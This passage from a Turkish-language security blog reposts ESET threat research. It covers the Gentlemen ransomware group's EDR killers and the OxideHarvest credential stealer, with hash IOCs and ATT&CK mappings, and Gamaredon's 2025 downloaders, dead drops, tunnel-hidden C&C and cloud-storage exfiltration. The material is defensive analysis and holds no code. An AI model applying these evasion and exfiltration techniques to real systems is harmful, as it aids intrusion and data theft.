Ayrıca Rust dilinde yazılmış bir kimlik bilgisi hırsızı olan ve OxideHarvest adını verdiğimiz bir aracın birkaç kez kullanıldığını tespit ettik. Rust, Gentlemen grubunun tercih ettiği bir programlama dili olmadığından bu aracı gruba atfetmiyoruz. Ancak Check Point[*’in de belirttiği gibi*](https://research.checkpoint.com/2026/thus-spoke-the-gentlemen/), quant adlı bir Gentlemen üyesi, buildx641 olarak anılan bir aracı kullanmaktadır; bu aracın adı ve işlevselliği bize hemen OxideHarvest’i hatırlattı. Nitekim, daha ayrıntılı bir incelemenin ardından, [*VirusTotal’a yüklemiş*](https://research.checkpoint.com/2026/thus-spoke-the-gentlemen/) bir buildx641.exe adlı OxideHarvest örneği bulduk; buildx641 ile OxideHarvest’in aynı araç olduğu sonucuna vardık.
OxideHarvest, farklı paketleyicilerle sarılmış olarak gelir ve genellikle sürüm bilgileri ve simgesinde meşru yazılımları taklit eder (Gentlemen’in GentleKiller ile yaptığına benzer ancak tam olarak aynı değildir). Korunan yük, basit ve anlaşılır bir kimlik bilgisi çalıcısıdır. Çalışabilmesi için OxideHarvest, kullanıcının komut satırı seçenekleri olarak ana bilgisayar listesini, kullanıcı adını, parolayı, iş parçacığı sayısını ve bir çıktı dosyasını belirtmesini gerektirir. Ardından araç, sağlanan kimlik bilgilerini kullanarak belirtilen ana bilgisayarlara (satır sonu ile ayrılmış bir metin dosyası olarak aktarılan) giriş yapar, çoklu iş parçacığı kullanır ve kimlik bilgilerini sağlanan çıktı dosyasına aktarır. **Şekil 3** , OxideHarvest’ın –help komutunun sonucunu gösterir.

Şekil 3 . OxideHarvest’ın yardım bilgisi
## Sonuç
Gentlemen, ilginç bir yaklaşım sergiliyor: Operatör tarafından yönetilen ve iş ortakları tarafından kullanıma hazır EDR engelleyiciler. Çoğu fidye yazılımı çetesi, EDR engelleme işini iş ortaklarına devretmeye devam ederken Gentlemen iş ortaklarına kullanıma hazır, standartlaştırılmış bir EDR engelleyici paketi sunarak bu işlevi merkezileştirmeyi tercih etti. Bu karar, iş ortakları için giriş engelini önemli ölçüde azaltarak işlerini kolaylaştırdığı için Gentlemen’i iş ortakları için cazip bir operatör hâline getiriyor.
Bu model, ekosistemdeki az sayıdaki bilinen istisnalardan bile farklıdır. RansomHub örneğinde, operatörler tamamen kendi bünyesinde geliştirilen tek bir EDR devre dışı bırakma aracı olan EDRKillShifter’a yatırım yapmıştı. Buna karşılık Gentlemen, özgün geliştirme (GentleKiller) ile hızla uyarlanmış üçüncü taraf veya kamuya açıklanmış araçları (HexKiller, ThrottleBlood ve HavocKiller) harmanlayarak çeşitli bir EDR önleyici portföyü sürdürmektedir. Bu araçlar genelinde savunma atlatma tekniklerinin tutarlı bir şekilde uygulanması, örnekler tek başına incelendiğinde doğrudan atıfta bulunmayı daha da zorlaştırmakta ve karmaşıklaştırmaktadır.
EDR-killer teknikleri yeraltı toplulukları arasında yaygınlaşmaya ve dolaşıma girmeye devam ettiğinden bu blog yazısı olay düzeyinde soruşturma ve analizin gerekliliğini vurgulamaktadır. Bu tür bir bağlam olmadan, Gentlemen’in EDR-killer’ları yanlış bir şekilde atfedilebilir veya hiç atfedilemeyebilir; bu da bu operatörün katılımının gerçek boyutunu gizler. Gentlemen saldırılarına ilişkin sürekli içgörülerimiz sayesinde, yakın zamanda sızan veriler, çetenin EDR-killer paketine dair yüksek güvenilirlikteki hipotezlerimizi doğrulamadan aylar önce, grubun saldırılarına karşı koruma sağlayabildik.
GentleKiller çerçevesi, kurum içi geliştirme ile harici araştırmaların pragmatik bir şekilde yeniden kullanımı arasında kasıtlı bir denge kurduğunu göstermektedir. Bazı bileşenler aceleyle uygulandığının veya tutarsız bir şekilde sonlandırıldığının işaretlerini gösterse de genel araç seti yüksek operasyonel etkinlik ve Gentlemen’in fidye yazılımı iş akışına sıkı bir entegrasyon sergilemektedir. Grubun yeni yayımlanan BYOVD PoC’lerini birkaç gün içinde uyarlama yeteneği, çevikliğini daha da vurgulamaktadır.
Savunma açısından bakıldığında, GentleKiller’ın nasıl çalıştığını anlamak, savunma uzmanlarının savunma stratejilerini daha iyi tasarlayabilmelerini ve Gentlemen’in EDR-killer cephaneliğine eklenecek, henüz geliştirilmemiş yeni bileşenlere karşı bile savunma yapabilmelerini sağlar.
## IOC’ler
### Files
| **SHA-1** | **Filename** | **Detection** | **Description** |
|---|---|---|---|
| **8AE6BD18B129061F63642531F1B684CF0383C75D** | Kasps.exe | Win64/KillAV.EA | GentleKiller (Kaspersky variant). |
| **BA914FE77B177B45799403B16DD14765C510A074** | eb.sys | Win64/Agent.ITG | A custom rootkit used by the Kaspersky variant of GentleKiller. |
| **D605994FC72A2BB59B5CFB1624A1B9170ECA73A2** | FaceIT1.exe | Win64/KillAV.EA | GentleKiller (FACEIT Anti-Cheat variant, Enigma-protected). |
| **B0B912A3FD1C05D72080848EC4C92880004021A1** | nseckrnl.sys | Win64/VulnDriver.NSecsoft.A | NSecsoft NSecKrnl driver abused by the FACEIT Anti-Cheat variant of GentleKiller. |
| **5AA3124E5C4921E5EDFC60133B5D71DA21B07DA3** | Valorant2.exe | Win64/KillAV.EA | GentleKiller (Valorant variant, Themida-protected). |
| **7556AE58C215B8245A43F764F0676C7A8F0FDD1A** | vgk.sys | Win64/VulnDriver.PerfectWorld.A | Tower of Fantasy AntiCheat driver abused by the Valorant variant of GentleKiller. |
| **331879F5EEC8892BBD896F90BDBB1BAD0BF63BD6** | EASolo2Light.exe | Win64/KillAV.EA | GentleKiller (Javelin variant abusing Safetica’s newer driver). |
| **F11AEBCCB9A86A7E2E653F90BAEC697F233C255F** | EASOLO1clear.exe | Win64/KillAV.EA | GentleKiller (Javelin variant abusing Safetica’s older driver). |
| **EF9CD06683159397F099CAA244E94E6EAAD96EBA** | EAAntiCheatLight.exe | Win64/KillAV.EA | GentleKiller (Javelin variant abusing both drivers). |
| **711EF221526997039E804A18DB9647C91680BBE2** | stpm\_old.sys | Win64/VulnDriver.Safetica.A | Safetica’s Process Monitor Driver (older) abused by the Javelin variant of GentleKiller. |
| **68FEC379F2AE76C3D2CE913F7BE650CEA1D06990** | stpm\_new.sys | Win64/VulnDriver.Safetica.H | Safetica’s Process Monitor Driver (newer) abused by the Javelin variant of GentleKiller. |
| **A11EE9CDC59E5CAA59AEFD27B30D104F3AD68E62** | BitD1.exe | Win64/KillAV.EA | GentleKiller (WatchDog variant, Themida-protected). |
| **96F0DBF52AED0AFD43E44500116B04B674F7358E** | dmx.sys | Win64/VulnDriver.WatchDogDev.C | Zemana’s WatchDog Antimalware Driver abused by the WatchDog variant of GentleKiller. |
| **2F86898528C6CAB3540C486A9BFAA0C029B73950** | MB2.exe | Win64/KillAV.EA | GentleKiller (Network Blocker variant, Themida-protected). |
| **9AD51AD97C01E97AB59214116740785E0F6320A8** | 360netmon\_wfp.sys | Win64/VulnDriver.Qihoo360.A | 360netmon.sys driver abused by the Network Blocker variant of GentleKiller. |
| **A19117175DBC9BA4D23B5DCE8415E299A2E32192** | Deletor.exe | Win64/KillAV.EA | GentleKiller (Cleaner variant). |
| **12500F6C87CE62712A0ED6652C57468D15C14223** | IMFForceDelete | Win64/VulnDriver.IObit.D.gen | IMF ForceDelete filter driver abused by the Cleaner variant of GentleKiller. |
| **D29670E684E40DDC89B47010C37CBC96737035B6** | Symantec.exe | Win64/KillAV.EA | GentleKiller (G11 variant). |
| **56BEE9DF5833A637F5C54D5911DF98B0812FE643** | G11.sys | Win64/Agent.IYQ | PoisonX rootkit used by the G11 variant of GentleKiller. |
| **CF4D74DF17A91B4A36A2911B22AFEC5D8FA93A01** | Avast.exe | Win32/KillAV.NVL | HexKiller incorporated into Gentlemen modus operandi by adding the evasion layer. |
| **EC296F9501AD71E430810CB5CDC38D954D4BA536** | googleApiUtil64.sys | Win64/VulnDriver.Baidu.B | Baidu Antivirus BdApi driver abused by HexKiller. |
| **7131B377E96016DC1911020C9F95B1B4D042D7B4** | Sent.exe | Win64/KillAV.AT | ThrottleBlood incorporated into Gentlemen modus operandi by adding the evasion layer. |
| **82ED942A52CDCF120A8919730E00BA37619661A3** | ThrottleBlood.sys | Win64/VulnDriver.GPUZ.B | ThrottleStop.sys driver abused by ThrottleBlood. |
| **F0537CBB773AE12100B36731E7C39F5A9D852B14** | Sophos.exe | Win64/KillAV.DE | HavocKiller incorporated into Gentlemen modus operandi by adding the evasion layer. |
| **1FA071303FB846308571E64727501FB98B1C2BE6** | havoc.sys | Win64/VulnDriver.Huawei.D | Vulnerable driver abused by HavocKiller. |
### MITRE ATT&CK teknikleri
Bu tablo, MITRE ATT&CK çerçevesinin[ *19. sürümü*](https://attack.mitre.org/resources/versions/) kullanılarak oluşturulmuştur.
| **Tactic** | **ID** | **Name** | **Description** |
|---|---|---|---|
| **Execution** | [*T1059.003*](https://attack.mitre.org/versions/v19/techniques/T1059/003) | Command and Scripting Interpreter: Windows Command Shell | GentleKiller and related tools are console-based executables that run visibly and emit debug strings during execution. |
| [*T1106*](https://attack.mitre.org/versions/v19/techniques/T1106) | Native API | User-mode components interact directly with kernel drivers via [*DeviceIoControl*](https://learn.microsoft.com/en-us/windows/win32/api/ioapiset/nf-ioapiset-deviceiocontrol) and other native Windows APIs to perform privileged actions. |
| **Persistence** | [*T1543.003*](https://attack.mitre.org/versions/v19/techniques/T1543/003) | Create or Modify System Process: Windows Service | The EDR killers install and start vulnerable or malicious drivers as services prior to exploitation. |
| **Stealth** | [*T1036*](https://attack.mitre.org/versions/v19/techniques/T1036) | Masquerading | Gentlemen’s EDR killers are protected by impersonating legitimate vendors through filenames, version information, icons, and copied digital certificates. |
| [*T1036.001*](https://attack.mitre.org/versions/v19/techniques/T1036/001) | Masquerading: Invalid Code Signature | The protection applied to Gentlemen’s EDR killers adds an invalid code signature as part of the impersonation strategy. |
| [*T1027*](https://attack.mitre.org/versions/v19/techniques/T1027) | Obfuscated Files or Information | Some executables are protected with packers (e.g., Enigma, Themida) and custom control-flow obfuscation. |
| **Defense Impairment** | [*T1685*](https://attack.mitre.org/versions/v19/techniques/T1685/) | Disable or Modify Tools | GentleKiller and other EDR killers that Gentlemen is in possession of aim to bypass security products such as EDRs. |
**Kategoriler:** GÜVENLİK ÖNEMLİDİR
**Etiketler:** Araştırma, EDR, Kimlik Avı, Kurumsal Güvenlik, Siber Güvenlik
---
### [ESET Research: Gamaredon grubunun 2025 faaliyet analizi](https://antivirus.com.tr/eset-research-gamaredon-grubunun-2025-faliyet-analizi/)
**Published:** Haziran 28, 2026
**Author:** ESET
**Excerpt:** ESET Research, Gamaredon ’un yeni araç setini, C&C altyapısını gizlemek ve verileri sızdırmak için meşru çevrimiçi hizmetlere daha fazla güvenmesini analiz etti
**Content:**
ESET Research, Gamaredon’un yeni araç setini ve grubun C&C altyapısını gizlemek ve çalınan verileri sızdırmak için meşru çevrimiçi hizmetlere giderek daha fazla güvenmesini analiz ediyor
Siber casusluk, Rusya’nın Ukrayna’ya karşı yürüttüğü savaşın değişmez bir unsuru olmaya devam ediyor. ESET Research, Ukrayna’yı hedef alan ve Rusya ile bağlantılı en aktif gelişmiş kalıcı tehdit (APT) gruplarından biri olan [*Gamaredon’u uzun süredir takip ediyor*](https://antivirus.com.tr/?s=gamaredon). [*Ukrayna Güvenlik Servisi (SSU) tarafından*](https://antivirus.com.tr/?s=gamaredon) Rusya FSB’nin 18. Bilgi Güvenliği Merkezi’ne atfedilen grup, 2025 yılı boyunca yüksek bir operasyon temposunu sürdürdü.
En son araştırmamızda, Gamaredon’un 2025 yılındaki faaliyetlerini analiz ediyoruz. Bu analiz, grubun cephaneliğine eklenen yeni araçları, ağ altyapısını koruma yöntemlerindeki önemli değişiklikleri ve hem komuta ve kontrol (C&C) bilgilerini hem de çalınan verileri gizlemek için meşru üçüncü taraf hizmetlerini giderek daha fazla kullanmasını içeriyor. Teknik ayrıntıların tamamına [raporumuzdan](https://web-assets.esetstatic.com/wls/en/papers/white-papers/gamaredon-in-2025.pdf) ulaşabilirsiniz.
**Bu blog yazısının ana noktaları:**
- 2025 yılı boyunca Gamaredon, yalnızca Ukrayna’daki hükümet ve askeri kurumları hedef aldı.
- Yeni hedeflere yönelik 35 farklı spearphishing kampanyası gözlemledik. Kampanyaların çoğu yılın ikinci yarısında gerçekleştirildi ve önceki kampanyalara kıyasla çok daha büyük ölçekteydi.
- Yan hareket için tasarlanmış çok sayıda özel silahlandırıcı aracılığıyla başka hedefler de ele geçirildi.
- Gamaredon operatörleri, teknik dokümanımızda analiz ettiğimiz altı yeni kötü amaçlı PowerShell aracı geliştirdi ve dağıttı; ayrıca eski bir VBScript silahlandırma aracı olan PteroSetup’ı yeniden hayata geçirdi.
- Dosya hırsızları PteroVDoor ve PteroPSDoor, bulut depolama hizmetlerine (Wasabi, Tebi ve Intercolo) veri sızdırmayı destekleyecek şekilde güncellendi; bu yöntem, başlıca veri sızdırma yöntemi hâline geldi.
- Gamaredon operatörleri, ağ altyapılarını korumak için yeni yollar aradılar; C&C sunucuları artık tüneller, işleyiciler, DDNS (dinamik DNS) ve PaaS (hizmet olarak platform) gibi çeşitli üçüncü taraf hizmetlerin arkasına gizlenmiştir.
- Ayrıca C&C sunucularının adreslerini çözümlemek ve yükleri dağıtmak için çok sayıda meşru mesajlaşma, sosyal medya, blog ve yapıştırma hizmetini gizli aktarım noktası olarak kötüye kullandılar.
[\[ 2025’te Gamaredon raporunun tamamını okuyun ](https://web-assets.esetstatic.com/wls/en/papers/white-papers/gamaredon-in-2025.pdf)\]
Bu doküman, işgal altındaki Kırım’dan faaliyet gösterdiği düşünülen bu grubun taktik, teknik ve prosedürlerini (TTP’ler) anlatan üçüncü derinlemesine çalışmamızdır. Eylül 2024’te, 2022 ve 2023 yıllarındaki Gamaredon faaliyetlerini ele alan bir doküman yayımlamıştık: [*Gamaredon tarzı siber casusluk*](https://web-assets.esetstatic.com/wls/en/papers/white-papers/cyberespionage-gamaredon-way.pdf);[ *2022 ve 2023’te Ukrayna’yı casusluk yapmak için kullanılan araç setinin analizi*](https://web-assets.esetstatic.com/wls/en/papers/white-papers/cyberespionage-gamaredon-way.pdf) Temmuz 2025’te, Gamaredon’un 2024 yılındaki faaliyetlerini ele alan bir doküman yayımladık:[ *2024’te Gamaredon*](https://web-assets.esetstatic.com/wls/en/papers/white-papers/gamaredon-in-2024.pdf);[ ](https://web-assets.esetstatic.com/wls/en/papers/white-papers/gamaredon-in-2024.pdf)g[*eliştirilmiş bir araç setiyle Ukrayna’ya karşı spearphishing kampanyaları düzenliyor*](https://web-assets.esetstatic.com/wls/en/papers/white-papers/cyberespionage-gamaredon-way.pdf).
## Devam eden veri sızdırma
2025 yılı boyunca Gamaredon son derece aktif kaldı ve yalnızca Ukrayna’ya odaklanmaya devam etti. Grubun nihai hedefi, Ukrayna’da devam eden savaşta Rusya’nın çıkarlarını desteklemek için kullanılabilecek hassas bilgiler ve diğer kritik verilerin sızdırılması olmaya devam ediyor. Gamaredon’un faaliyetleri, istihbarat üstünlüğü elde etmek amacıyla Ukrayna’daki hükümet ve askeri kurumları hedef alarak Rusya’nın jeopolitik hedefleriyle yakından uyumlu görünüyor.
## Yılın ilk yarısında yeni araçlar ve iş birliği
Grup, Ocak 2025’te kısa bir operasyonel ara vermiş olsa da Gamaredon yılın ilk yarısında çabalarının büyük bir kısmını yeni araçlar geliştirmeye ve kullanıma sunmaya ayırdı. Bu araçları*,* bu blog yazısının bölümünde “ *REF \_Ref229907891 \\h \\\* MERGEFORMAT* ” başlığı altında *dağıtım- odaklı* ele alıyoruz. Grubun araç setinde yapılan tüm değişikliklerin kesin zaman damgalarını vermiyor olsak da birçok güncellemenin Rusya ve Kırım’daki önemli bayramlar öncesinde yapıldığını gözlemledik. Özellikle, bu bayramlar sırasında veya hemen sonrasında hiçbir güncelleme gözlemlenmedi; bu da Gamaredon operatörlerinin muhtemelen devlete bağlı çalışanlar olduğunu gösteriyor.
Özellikle, 2025 yılının başlarında Gamaredon’un, [*FSB ile*](https://interaktiv.br.de/elite-hacker-fsb/en/index.html) de bağlantılı olan ve Rusya’ya yakın bir başka tehdit aktörü olan Turla ile iş birliği yaptığını ortaya çıkardık; bulgularımızı *“*Gamaredon X Turla iş birliği” başlıklı blog yazımızda belgeledik. Bu iş birliği, Rusya’ya yakın gruplar arasında koordineli siber casusluk kampanyaları yürütme potansiyelini vurgulamakta ve bu durumun operasyonel etkilerini muhtemelen artıracağını göstermektedir. Geçmişte Gamaredon, bizim keşfettiğimiz ve InvisiMole olarak adlandırdığımız bir tehdit aktörüyle de *iş birliği yapmıştı*.
Daha geniş bir perspektiften bakıldığında, 2025 yılı Rusya ile bağlantılı aktörler arasında iş birliği ve görev paylaşımına dair bir başka örnek daha sundu: Rusya ile bağlantılı UAC-0099 grubunun ilk erişim operasyonlarını yürüttüğünü ve ardından doğrulanmış hedefleri takip faaliyetleri için Sandworm’a aktardığını gözlemledik. Bulgularımızı [*“ESET APT Faaliyet Raporu 2025 2. ve 3. Çeyrek*](https://antivirus.com.tr/eset-apt-faaliyet-raporu-2025-2-ve-3-ceyrek/)” başlıklı raporumuzda belgeledik.
## Yılın ikinci yarısında daha büyük ve daha sık spearphishing kampanyaları
Yılın ikinci yarısında grup, daha büyük ve daha sık spearphishing kampanyalarına yöneldi; 2025 yılı boyunca bu türden 35 kampanya tespit ettik. Önceki yıllarda olduğu gibi, kampanyaların çoğunda, kötü amaçlı HTA indiricilerini dağıtmak için [*HTML kaçakçılığı*](https://attack.mitre.org/techniques/T1027/006/) kullanan arşiv ekleri veya XHTML dosyaları kullanıldı; bu indiriciler de VBScript indiricisi PteroSand’ı ve ek yükleri indirdi. Ayrıca ekler yerine muhtemelen kötü amaçlı hiperlinks kullanan kampanyalar da gözlemledik.
**Şekil 1** , Gamaredon spearphishing kampanyalarında her ay dağıtılan benzersiz HTA indiricilerinin örneklerini gösteren bir grafiği sunmaktadır. Bir HTA indiricisi birden fazla kişiyi hedef alabileceğinden ve kişiler aynı ay içinde birkaç kampanyada hedef alınabileceğinden, bu rakamların spearphishing girişimleri için minimum değerleri temsil ettiğine dikkat edin.

Şekil 1 . Aylık olarak görülen benzersiz Gamaredon spearphishing örnekleri
En belirgin değişiklik, tempoda yaşandı. Gamaredon, kampanyaların hem sıklığının arttığı hem de ölçeğinin büyüdüğü yılın ikinci yarısında çok daha aktifti. Yılın sonlarına doğru grup ayrıca yeni bir teknik de kullanmaya başladı. 26 Eylül 2025 tarihinden itibaren, WinRAR’daki bir güvenlik açığı olan [*CVE-2025-8088’i*](https://www.cve.org/CVERecord?id=CVE-2025-8088) kötüye kullanarak, her zamanki kötü amaçlı HTA indiricisini kurbanın Başlangıç klasörüne yerleştirmeye başladı. Bu, indiricinin bir sonraki oturum açılışında çalışmasını sağladı. Ve daha önce büyük ölçüde kullanıcı etkileşimine dayanan bir saldırı zincirine kalıcılık kazandırdı.
### İstila edilen sistemin ötesine geçmek için kullanılan silahlandırma araçları
Gamaredon, spearphishing’in ötesinde, yanal hareket için özel silahlandırma araçlarını kullanmaya da devam etti. Bu araçlar, USB sürücülerini, eşlenmiş ağ sürücülerini ve hatta yazılım yükleyicilerini silahlandırarak, grubun ilk saldırıdan sonra kuruluşların içinde veya arasında yayılmasına yardımcı oluyor.
## Çoğunlukla dağıtım odaklı 6 yeni araç
Gamaredon, 2025 yılında tamamı PowerShell ile yazılmış altı yeni araç tanıttı. Bunlardan beşi yılın ilk çeyreğinde ortaya çıktı; bu durum, grubun 2025 yılının ilk aylarını yeni dağıtım zincirleri oluşturmaya ayırdığını, yılın ikinci yarısında ise dikkatini daha çok büyük ölçekli spearphishing saldırılarına yönelttiğini gösteriyor.
Bu yeni araçların çoğu nispeten basittir:
- **PteroDee** ve **PteroCache**, PowerShell yüklerini belleğe getirip çalıştırmaya yarayan basit PowerShell indiricilerdir.
- **PteroDum da** benzer bir amaca hizmet eder ancak VBScript yükleri için kullanılır; bunları geçici olarak diske yazar, çalıştırır ve ardından siler.
- **PteroOdd**, [*Telegra.ph API’si*](https://telegram.org/blog/telegraph) aracılığıyla tek bir PowerShell yükünü almak için kullanılan küçük bir indiricidir ve gözlemlerimize göre, esas olarak Gamaredon’un Turla ile iş birliği yaptığı vakalarda kullanılmış gibi görünüyor.
- **PteroEffigy** ise bir başka hafif indiricidir ve özellikle bir sonraki C&C sunucusunu elde etmek için [*GoF*](https://gofile.io/home)*[i](https://gofile.io/home)*[*le*](https://gofile.io/home) bulut depolama hizmetini kullanmasıyla dikkat çeker.
Yeni araçlar arasında öne çıkan **PteroPaste**, diğerlerine kıyasla oldukça daha karmaşıktır. Bu araç, bir indirme programı, bir USB silahlandırma aracı ve kalıcılık ile koordinasyon için kullanılan bir çalıştırıcı bileşenini bir araya getirir. PteroPaste’in ilk sürümleri, şifrelenmiş yükler için ara bir hazırlık noktası olarak [*Rentry’yi*](https://rentry.co/what) kullanıyordu. Daha sonraki sürümler bu yaklaşımdan uzaklaşarak, bunun yerine Dropbox’tan şifrelenmiş bir C&C ana bilgisayar adını alır, bunu yerel olarak şifresini çözer ve ardından tünel hizmetlerinin arkasında gizlenmiş altyapıya bağlanır. PteroPaste, 2025 yılında belgelediğimiz [Gamaredon X Turla](https://www.welivesecurity.com/en/eset-research/gamaredon-x-turla-collab/) iş birliğinde yer alan araçlardan biridir.
Gamaredon, muhtemelen yıllar önce kullanımdan kaldırılmış olan eski bir VBScript silahlandırma aracı olan **PteroSetup’ı** da yeniden kullanıma soktu. Yeniden canlandırılan sürüm, sabit, çıkarılabilir ve ağ sürücülerini yükleyici benzeri yürütülebilir dosyalar için tarar ve bunları hem orijinal yükleyiciyi hem de kötü amaçlı bir VBScript indiriciyi içeren kötü amaçlı kendiliğinden açılan arşivlerle değiştirir. Kurban için dosya hâlâ meşru görünür ancak dosya çalıştırıldığında hem beklenen yükleyici hem de kötü amaçlı kod başlatılır.
Genel olarak, Gamaredon’un silah cephaneliğine eklenen yeni unsurlar, daha önce gördüğümüz bir kalıba uyuyor – grup, son derece sofistike kötü amaçlı yazılımlara yatırım yapmak yerine, hızlı bir şekilde güncellenebilen ve esnek bir şekilde birleştirilebilen çok sayıda basit aracı tercih ediyor.
**PteroLNK**, **PteroPSLoad**, **PteroPSDoor**, **PteroVDoor** ve **PteroBox** gibi daha önce bilinen araçlara ilişkin önemli güncellemeler [teknik raporda](https://web-assets.esetstatic.com/wls/en/papers/white-papers/gamaredon-in-2025.pdf) bulunabilir.
## Gelişmiş ağ alt yapısı
Gamaredon, ağ altyapısını korumak ve C&C sunucularını gizlemek için kullandığı teknikleri geliştirmeye devam etti. 2025 yılında, grubun üçüncü taraf hizmetlere olan bağımlılığı önemli ölçüde arttı; tünel hizmetleri ve sunucusuz işçi platformları, gerçek arka uç altyapısını gizleme yönteminde giderek daha önemli bir rol oynamaya başladı.
Tünel hizmetleri, gerçek sunucuyu doğrudan ifşa etmeden bir sistemin veya uygulamanın sağlayıcı tarafından kontrol edilen bir etki alanı üzerinden internete açılmasını sağlayan meşru araçlardır. İşleyiciler de benzer bir amaca hizmet eder ancak bir adım daha ileri gider: Sadece trafiği iletmek yerine, kod çalıştırabilen ve istekleri iletmeden önce işleyebilen sunucusuz platformlardır. Uygulamada her ikisi de altta yatan altyapıyı gizlemeye yardımcı olur ve kesintiye uğratmayı zorlaştırır.
### Tüneller, Workers ve DDNS’ye dönüş
2024’ün sonuna gelindiğinde Gamaredon, altyapısını gizlemek için zaten Cloudflare tünellerine (trycloudflare.com) büyük ölçüde güveniyordu ve 2025’te bu yaklaşımı daha da genişletti. Mayıs ayında, grubun C&C sunucularını Cloudflare işleyicileri (workers.dev) arkasına sakladığını görmeye başladık; Haziran ayında ise Microsoft’un devtunnels.ms ve Loophole (loophole.site) hizmetlerini de ekledi. Bu hizmetler genellikle birlikte kullanılıyordu; bunlardan biri birincil iletişim yolu olarak işlev görürken diğerleri yedek olarak kullanılıyordu.
Birkaç münferit vakada, loca.lt ve bore.pub gibi diğer tünel hizmetleriyle yapılan denemeler de gözlemledik ancak bunlar grubun düzenli araç setinin bir parçası hâline gelmiş gibi görünmüyordu.
Gamaredon ayrıca bir zamanlar operasyonlarının ayırt edici özelliği olan bir tekniğe geri döndü: Dinamik DNS (DDNS). Birkaç yıl boyunca kayıtlı alan adlarına daha fazla güvenen grup, özellikle spearphishing kampanyalarıyla dağıtılan HTA indiricilerde olmak üzere, birçok araçta yeniden [*No-IP alan adlarını*](https://www.noip.com/) kullanmaya başladı. Buna paralel olarak, Gamaredon’un çeşitli kampanyalarda [*Clever Cloud*](https://www.noip.com/) (cleverapps.io) ve [*Supabase*](https://www.noip.com/) (supabase.co) tarafından sunulan hizmet olarak platform (PaaS) hizmetlerini kötüye kullandığını gözlemledik; bu da grubun, meşru trafiğe karışan ucuz ve tek kullanımlık altyapıları hâlâ aktif olarak aradığını gösteriyor.
## Eski bir casusluk kavramından yararlanma: Gizli teslimat noktaları
Gamaredon’un 2025 yılındaki operasyonlarının en önemli yönlerinden biri, sözde “dead-drop” hizmetlerinin yoğun bir şekilde kullanılmasıydı. Bu terim geleneksel casusluktan gelmektedir – doğrudan buluşmak yerine, bir ajan bilgileri halka açık veya gizli bir yere bırakır ve başka bir ajan daha sonra bu bilgileri alır. Çevrimiçi ortamda da ilke benzerdir. Operatörler, gerçek kötü amaçlı sunucuyu doğrudan kötü amaçlı yazılıma gömmek yerine, bu bilgiyi meşru bir web sitesine veya platforma yerleştirir ve kötü amaçlı yazılım da buradan alır. Bu, kötü amaçlı yazılımın önce meşru bir hizmet üzerindeki halka açık bir sayfaya bağlanabileceği, buradan gizli veya hazırlanmış bir değeri okuyabileceği ve ancak bundan sonra asıl C&C sunucusuna bağlanabileceği anlamına gelir.
Bu yaklaşım, saldırganlara çeşitli avantajlar sağlar. Sunucular arasında hızlıca geçiş yapabildikleri için operasyonlarını daha esnek hâle getirir. Ayrıca savunma ekibinin meşru ve yaygın olarak kullanılan hizmetleri doğrudan engellemekten çekinebileceği için engelleme işlemini de zorlaştırır.
2025 yılında Gamaredon, Telegram kanalları (t.me aracılığıyla; Telegram’ın resmi URL kısaltma hizmeti), Telegra.ph (telegra.ph) ve Teletype (teletype.in) platformlarındaki gönderiler, rentry.co, write.as, Dropbox, [*GoFile*](https://gofile.io/home), DEV Community (dev.to) ve Mastodon (mastodon.social) sosyal ağları, lesma (lesma.eu), nopaste.net ve Paste.ee (pastee.dev). Bazı durumlarda bu hizmetler, güncellenmiş C&C bilgilerini yayımlamak için kullanıldı. Diğer durumlarda ise yükleri veya bulut depolama yapılandırma verilerini iletmek için kullanıldılar.
2024 yılına kıyasla Gamaredon’un bu “dead drop”ları kullanma biçiminde de bir değişiklik gözlemledik. Operatörler, ham C&C IP adreslerini basitçe yayımlamak yerine, kötü amaçlı yazılımları tünellerin veya “worker”ların arkasına gizlenmiş altyapıya yönlendirmek için bunları giderek daha fazla kullandılar. Başka bir deyişle “dead drop” artık gerçek sunucuyu doğrudan ortaya çıkarmıyordu; bunun yerine başka bir ara katmana işaret ediyordu.
## Bulut depolama, tercih edilen veri sızdırma kanalı hâline geldi
Gözlemlediğimiz diğer önemli altyapı değişikliği ise veri sızdırma tarafındaydı. Gamaredon, amiral gemisi niteliğindeki iki dosya hırsızı olan PteroPSDoor ve PteroVDoor’u, çalınan dosyaları S3 uyumlu bulut depolama hizmetlerine yükleyecek şekilde güncelledi – bu hizmetler, [*Amazon S3 API’sini*](https://aws.amazon.com/s3/) destekleyen sağlayıcılardır ve aynı araçların ve kodun farklı depolama sağlayıcılarında çalışmasına olanak tanır. Yıl boyunca yapılandırmalar [*Wasabi’den*](https://aws.amazon.com/s3/) (wasabisys.com) [*Tebi’ye*](https://aws.amazon.com/s3/) (tebi.io) ve ardından [*Intercolo’ya*](https://aws.amazon.com/s3/)(de-fra.i3storage.com) kaydı; Aralık ayına gelindiğinde Intercolo, veri sızdırmanın birincil hedefi hâline gelmişti.
Aynı zamanda, PteroBox dosyaları Dropbox’a yüklemeye devam etti ve daha yeni bir varyant, bunu yapmak için [*rclone*](https://rclone.org/) yardımcı programını kullandı.
Çalınan dosyaları bulut depolama alanına yüklemek, Gamaredon’un büyük miktarda çalınan veriyi almak için kendi altyapısını sürdürme ihtiyacını azaltır. Ayrıca kötü amaçlı trafiğin meşru depolama sağlayıcılarına erişimle karıştırılmasına da yardımcı olur. Esasen Gamaredon, talimatların nereden geldiğini gizlemekle kalmayıp, çalınan verilerin nereye gittiğini de gizlemek için üçüncü taraf hizmetlerini giderek daha fazla kullanmaktadır.
## Sonuç
Gamaredon, 2025 yılı boyunca siber casusluk faaliyetlerini münhasıran Ukrayna’ya odaklamaya devam etti ve ESET telemetri verilerinde yakın gelecekte bu durumun değişeceğini gösteren hiçbir işaret bulunmamaktadır.
2025 yılında tanıtılan altı yeni araç, büyük ölçüde basit indirme araçları olsa da daha önemli gelişme, grubun operasyonlarını destekleyen altyapının sürekli evrim geçirmesiydi. Gamaredon, gizli aktarım noktaları, tüneller, işçiler, dinamik DNS ve bulut depolama kullanımını daha da genişleterek operasyonlarını daha esnek ve engellenmesi daha zor hâle getirdi.
Önceki yıllarda olduğu gibi, grup kötü amaçlı yazılımlarının nispeten basit yapısını, kalıcılık, sık güncellemeler ve meşru çevrimiçi hizmetlerin giderek daha yaratıcı bir şekilde kötüye kullanılmasıyla telafi etti. Rusya’nın Ukrayna’ya karşı savaşı devam ettiği sürece, Gamaredon’un Ukrayna kurumları için önemli bir siber casusluk tehdidi olmaya devam etmesini bekliyoruz.
## IOC’ler
